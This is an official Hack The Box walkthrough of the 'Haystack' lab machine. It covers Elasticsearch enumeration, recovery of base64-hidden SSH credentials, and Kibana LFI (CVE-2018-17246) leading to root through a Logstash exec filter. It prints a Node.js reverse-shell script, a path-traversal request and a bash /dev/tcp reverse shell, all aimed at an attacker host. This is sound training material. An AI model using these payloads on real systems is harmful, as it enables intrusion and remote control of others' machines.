Hack The Box
PEN-TESTING LABS

Haystack

20th October 2019 / Document No D19.100.45

Prepared By: MinatoTW

Machine Author: Joydragon

Difficulty: Easy

Classification: Official

SYNOPSIS

Haystack is an Easy difficulty Linux box running the ELK stack (Elasticsearch, Logstash and Kibana). The elasticsearch DB is found to contain many entries, among which are base64 encoded credentials, which can be used for SSH. The kibana server running on localhost is found vulnerable to file inclusion, leading to code execution. The kibana user has access to the Logstash configuration which is set to execute files as root based on a certain filter.

Skills Required

- Enumeration


Skills Learned

- Elasticsearch enumeration
- Kibana File inclusion
- Logstash plugins and filters

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.115 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.115
```




```
nmap -p$ports -sC -sV 10.10.10.115

Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-20 10:14 PDT
Nmap scan report for 10.10.10.115
Host is up (0.16s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
```

We find SSH open on port 22 along with Nginx servers on port 80 and 9200. Browsing to port 80 we just find an image of a needle.

ElasticSearch

A quick google search reveals that port 9200 is the default port for Elasticsearch. Navigating to port 9200 in the browser we receive a JSON response with the cluster name as "elasticsearch". This hints that the server is indeed running elasticsearch. Data in Elasticsearch is stored in the form of "indices". It is similar to a database in any Relational DBMS server. To list all indexes present in the DB the _cat API can be used.

```
http://10.10.10.115:9200/_cat/indices?v
```




10.10.10.115:9200/_cat/indices?v

```
health status index   uuid                   pri rep docs.count docs.deleted store.size pri.store.size
green  open   .kibana 6tjAYZrgQ5CwwR0g6VOoRg   1   0          1            0        4kb            4kb
yellow open   quotes  ZG2D1IqkQNiNZmi2HRImnQ   5   1        253            0    262.7kb        262.7kb
yellow open   bank    eSVpNfCfREyYoVigNWcrMw   5   1       1000            0    483.2kb        483.2kb
```


As seen above, there are three indexes, quotes, bank and .kibana (default). The _search API can be used to list the entries present in a DB. For example, to list entries in the quotes DB.

```
http://10.10.10.115:9200/quotes/_search
```



```
took:         26
timed_out:    false
_shards:      {…}
hits:
  total:      253
  max_score:  1
  hits:
    0:
      _index:   "quotes"
      _type:    "quote"
      _id:      "14"
      _score:   1
      _source:
        quote:  "En América se desarrollaron importantes civilizaciones, como Caral (la civilización más antigua de América, la cual se desa
                huari, lima, zapoteca, mixteca, totonaca, tolteca, olmeca y chibcha, y las avanzadas civilizaciones correspondientes a los i
    1:
      _index:   "quotes"
      _type:    "quote"
      _id:      "19"
      _score:   1
      _source:
        quote:  "Imperios español y portugués en 1790."
    2:
```


By default, the _search API returns just 10 entries. To find out the number of entries present use the _count API.



```
count:          253
▼ _shards:
    total:        5
    successful:   5
    skipped:      0
    failed:       0
```

We see that there are 253 entries in the quotes index. The size parameter can be used to specify the number of entries to return.


```
http://10.10.10.115:9200/quotes/_search?size=253
```



```
  took:          15
  timed_out:     false
▶ _shards:       {…}
▼ hits:
    total:       253
    max_score:   1
  ▶ hits:        […]
```

We can see that the total number of hits returned are 253. To display all the entries we can use curl. The output would contain JSON data with the quotes, in order to extract only the quotes we'll format our output using jq.

Let's extract the quote from the first entry using jq.



```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq

{
  "took": 17,
  "timed_out": false,
  "_shards": {
    "total": 5,
    "successful": 5,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": 253,
    "max_score": 1,
    "hits": [
      {
        "_index": "quotes",
        "_type": "quote",
        "_id": "14",
        "_score": 1,
        "_source": {
          "quote": "En América se desarrollaron importantes civ<SNIP>"
        }
      }
    ]
  }
}
```

As we can see, the "quote" field is nested within the "hits" array which is in turn nested within the "hits" object. In order to select a field with jq the ".name" notation can be used.

The command below would extract the "hits" field out of the output above.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq .hits
```

Similarly, to extract the next hits array we can issue:


```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq '.hits.hits'

[
  {
    "_index": "quotes",
    "_type": "quote",
    "_id": "14",
    "_score": 1,
    "_source": {
      "quote": "En América se desarrollaron importantes<SNIP>"
    }
  }
]
```

To specify an array the “[]” filter should be used. This will return all elements in the array.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq '.hits.hits | .[]'

{
  "_index": "quotes",
  "_type": "quote",
  "_id": "14",
  "_score": 1,
  "_source": {
    "quote": "En América se desarrollaron importantes civilizaci<SNIP>"
  }
}
```

Foothold

The quote is present in the "_source" field. We can now use "._source.quote" filter to access it directly.



```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=1' | jq '.hits.hits | .[] | ._source.quote'

"En América se desarrollaron importantes civilizaciones"
<SNIP>
```


We were able to extract the quote string using the jq filters. Now the size can be set to 253 and all quotes can be displayed.

```
curl -s 'http://10.10.10.115:9200/quotes/_search?size=253' | jq '.hits.hits | .[] |
._source.quote' > /tmp/quotes
```

All the quotes present in the output are in Spanish. Manually looking through them we'll find these two uncommon sentences.

```
Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg
Esta clave no se puede perder, la guardo aca: cGFzczogc3BhbmlzaC5pcy5rZXk=
```

They contain two base64 encoded strings which decode to:



```
echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d

pass: spanish.is.key

echo dXNlcjogc2VjdXJpdHkg | base64 -d

user: security
```

It says the username is security and the password is “spanish.is.key”. Trying to login with the credentials found above lets us in.

```
ssh security@10.10.10.115
security@10.10.10.115's password: <spanish.is.key>
Last login: Tue Oct 22 08:19:21 2019 from 10.10.14.7
[security@haystack ~]$ id
uid=1000(security) gid=1000(security) groups=1000(security)
```

Lateral Movement


Looking at the ports open on localhost we find port 5601 to be open.

```
[security@haystack ~]$ ss -4 -l -n

Netid  State      Recv-Q Send-Q      Local Address:Port

udp    UNCONN     0      0           127.0.0.1:323
tcp    LISTEN     0      128         *:80
tcp    LISTEN     0      128         *:9200
tcp    LISTEN     0      128         *:22
tcp    LISTEN     0      128         127.0.0.1:5601
```

The command “ss” is used as netstat isn’t available. The -4 flag is used to specify IPv4, the -l flag shows only listening ports and the -n flag is used to display port numbers. This shows that a service is listening on port 5601, which is used by Kibana. This port can be forwarded using SSH.

```
ssh -L 5601:127.0.0.1:5601 security@10.10.10.115 -N
```

The command above forwards all connections from 5601 on our box to port 5601 on haystack. Browsing to port 5601 using the browser shows that it does indeed host a Kibana server.



Add Data to Kibana

Use these solutions to quickly turn your data into pre-built dashboards and monitoring systems.


APM

APM automatically collects in-

Logging

Ingest logs from popular data

Kibana is a data visualization UI used with Elasticsearch. It helps in displaying the data from Elasticsearch in the form of graphs, charts, etc. To find the version, the /api/status API can be called.



```
name:                 "haystack"
uuid:                 "51742f69-629e-431a-9d5f-baa88450dd0d"
version:
  number:             "6.4.2"
  build_hash:         "33b5de37d73763319101b4ed11a6bd44f6ea03b5"
  build_number:       18010
  build_snapshot:     false
status:
  overall:
```

The version number of the Kibana server is found to be "6.4.2".


Searching about vulnerabilities in this version we come across CVE-2018-17246. There's a file inclusion vulnerability in kibana versions before 6.4.3. A write-up on the exploitation can be found here. According to it, the /api/console/api_server endpoint is vulnerable to LFI.

First, we need to create a .js file containing a node reverse shell such that it gets executed on inclusion. Create a file at /tmp/shell.js with the contents:

```
(function(){
      var net = require("net"),
      cp = require("child_process"),
      sh = cp.spawn("/bin/sh", []);
      var client = new net.Socket();
      client.connect(1234, "10.10.14.7", function(){
      client.pipe(sh.stdin);
      sh.stdout.pipe(client);
      sh.stderr.pipe(client);
      });
      return /a/; // Prevents the Node.js application form crashing
})();
```

Then start a listener on port 1234 and use curl to execute the shell.

```
curl
'http://localhost:5601/api/console/api_server?apis=../../../../../../../../../tmp/s
hell.js'
```



```
nc -lvp 1234

Listening on [] (family 2, port)
Connection from 10.10.10.115 55190 received!
id
uid=994(kibana) gid=992(kibana) grupos=992(kibana)
```

We received a shell as the user “kibana”.

Privilege Escalation

Let’s enumerate the files and folders we have access to as the kibana user.

```
python -c "import pty;pty.spawn('/bin/bash')"
bash-4.2$ find / -user kibana 2>/dev/null | grep -v usr | grep -v proc

/dev/pts/1
/etc/logstash/startup.options
<SNIP>
/var/log/kibana
/opt/kibana
```

First we spawn a tty using python and then use the find command to list all files owned by kibana excluding the files in /usr and /proc. At the end of the output we see a folder “/opt/kibana”. Going into the folder we find that it’s empty. Now, let’s find the files our group has access to.

```
bash-4.2$ find / -group kibana 2>/dev/null | grep -v usr | grep -v proc

/etc/logstash/conf.d
/etc/logstash/conf.d/output.conf
/etc/logstash/conf.d/input.conf
/etc/logstash/conf.d/filter.conf
```

We have access to the /etc/logstash/conf.d folder as the user kibana. Logstash is a software which collects data from various sources and sends it to Elasticsearch for storage. It can collect data from various logs and services such as databases, system logs, etc.

Looking into the folder, we find three files i.e filter.conf, input.conf and output.conf. Here are the contents of the input.conf file:

```
input {
      file {
            path => "/opt/kibana/logstash_*"
            start_position => "beginning"
            sincedb_path => "/dev/null"
            stat_interval => "10 second"
            type => "execute"
            mode => "read"
      }
}
```

Looking at the logstash configuration documentation here, The input section is used to specify the source to read the data from. In the configuration above, the file path is configured to be /opt/kibana/logstash_* and the interval is set to 10 seconds. This means that Logstash would read any files which have names starting with logstash_* every 10 seconds. Next, let's view the filter.conf file.

```
filter {
      if [type] == "execute" {
            grok {
                        match => { "message" =>
"Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
            }
      }
}
```

The filter.conf stores the configuration for the filter plugin. Logstash uses the grok filter to match and filter out data. The grok documentation can be found here. It uses regular expressions along with it's own syntax to identify input.

The filter in the configuration file above is:

```
Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}
```

The \s regular expression is used to denote a space. The asterisk after \s means that there can be zero or more spaces in the input. The plus symbol after \s means that there can be one or more spaces. The %{GREEDYDATA:comando} is a grok filter which will select all the data present after the spaces and assign it to a variable named “comando”. For example, if our input is:

```
Ejecutar comando : HTB rocks!
```

Grok will assign the string “HTB rocks!” to comando, which will be sent to the output filter. Here’s the output.conf file:

```
output {
        if [type] == "execute" {
                stdout { codec => json }
                exec {
                                command => "%{comando} &"
                }
        }
}
```

It uses the “exec” plugin to execute the command specified by the “comando” variable. So, logstash will try executing “HTB rocks!”. This can be set to any command which will get executed within 10 seconds. Let’s try running whoami to see which user we’re running as. Use the following command to create an input file.

```
echo 'Ejecutar comando : whoami > /tmp/user' > /opt/kibana/logstash_execute
```

The command above will create a file /opt/kibana/logstash_execute, which on execution writes the output of the command **whoami** to /tmp/user. Checking after a few seconds, we see that we’re running as root.

```
bash-4.2$ cat /tmp/user

root
```

We can now try writing a shell and get it executed.

```
echo 'Ejecutar comando: bash -i >& /dev/tcp/10.10.14.7/4444 0>&1' >
/opt/kibana/logstash_exec
```

The input above would result in execution of a bash reverse shell to port 4444.

```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.115 36458 received!
bash: no hay control de trabajos en este shell
[root@haystack /]# id
id
uid=0(root) gid=0(root) grupos=0(root)
```